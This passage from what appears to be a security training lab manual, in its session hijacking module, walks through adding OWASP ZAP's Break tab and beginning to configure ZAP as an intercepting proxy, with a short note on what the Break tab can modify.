


13. The **OWASP ZAP** main window appears. Click on the “+” icon in the right pane and select **Break** from the options.

Note: If a OWASP ZAP pop-up appears, click **OK** in all the pop-ups.

Note: The **Break** tab allows you to modify a response or request when ZAP has caught it. It also allows you to modify certain elements that you cannot modify through your browser, including:


- The header
- Hidden fields
- Disabled fields
- Fields that use JavaScript to filter out illegal characters




Module 11 – Session Hijacking

14. The **Break** tab is added to your **OWASP ZAP** window.

15. To configure ZAP as a proxy, click the **Options...** icon from the toolbar.

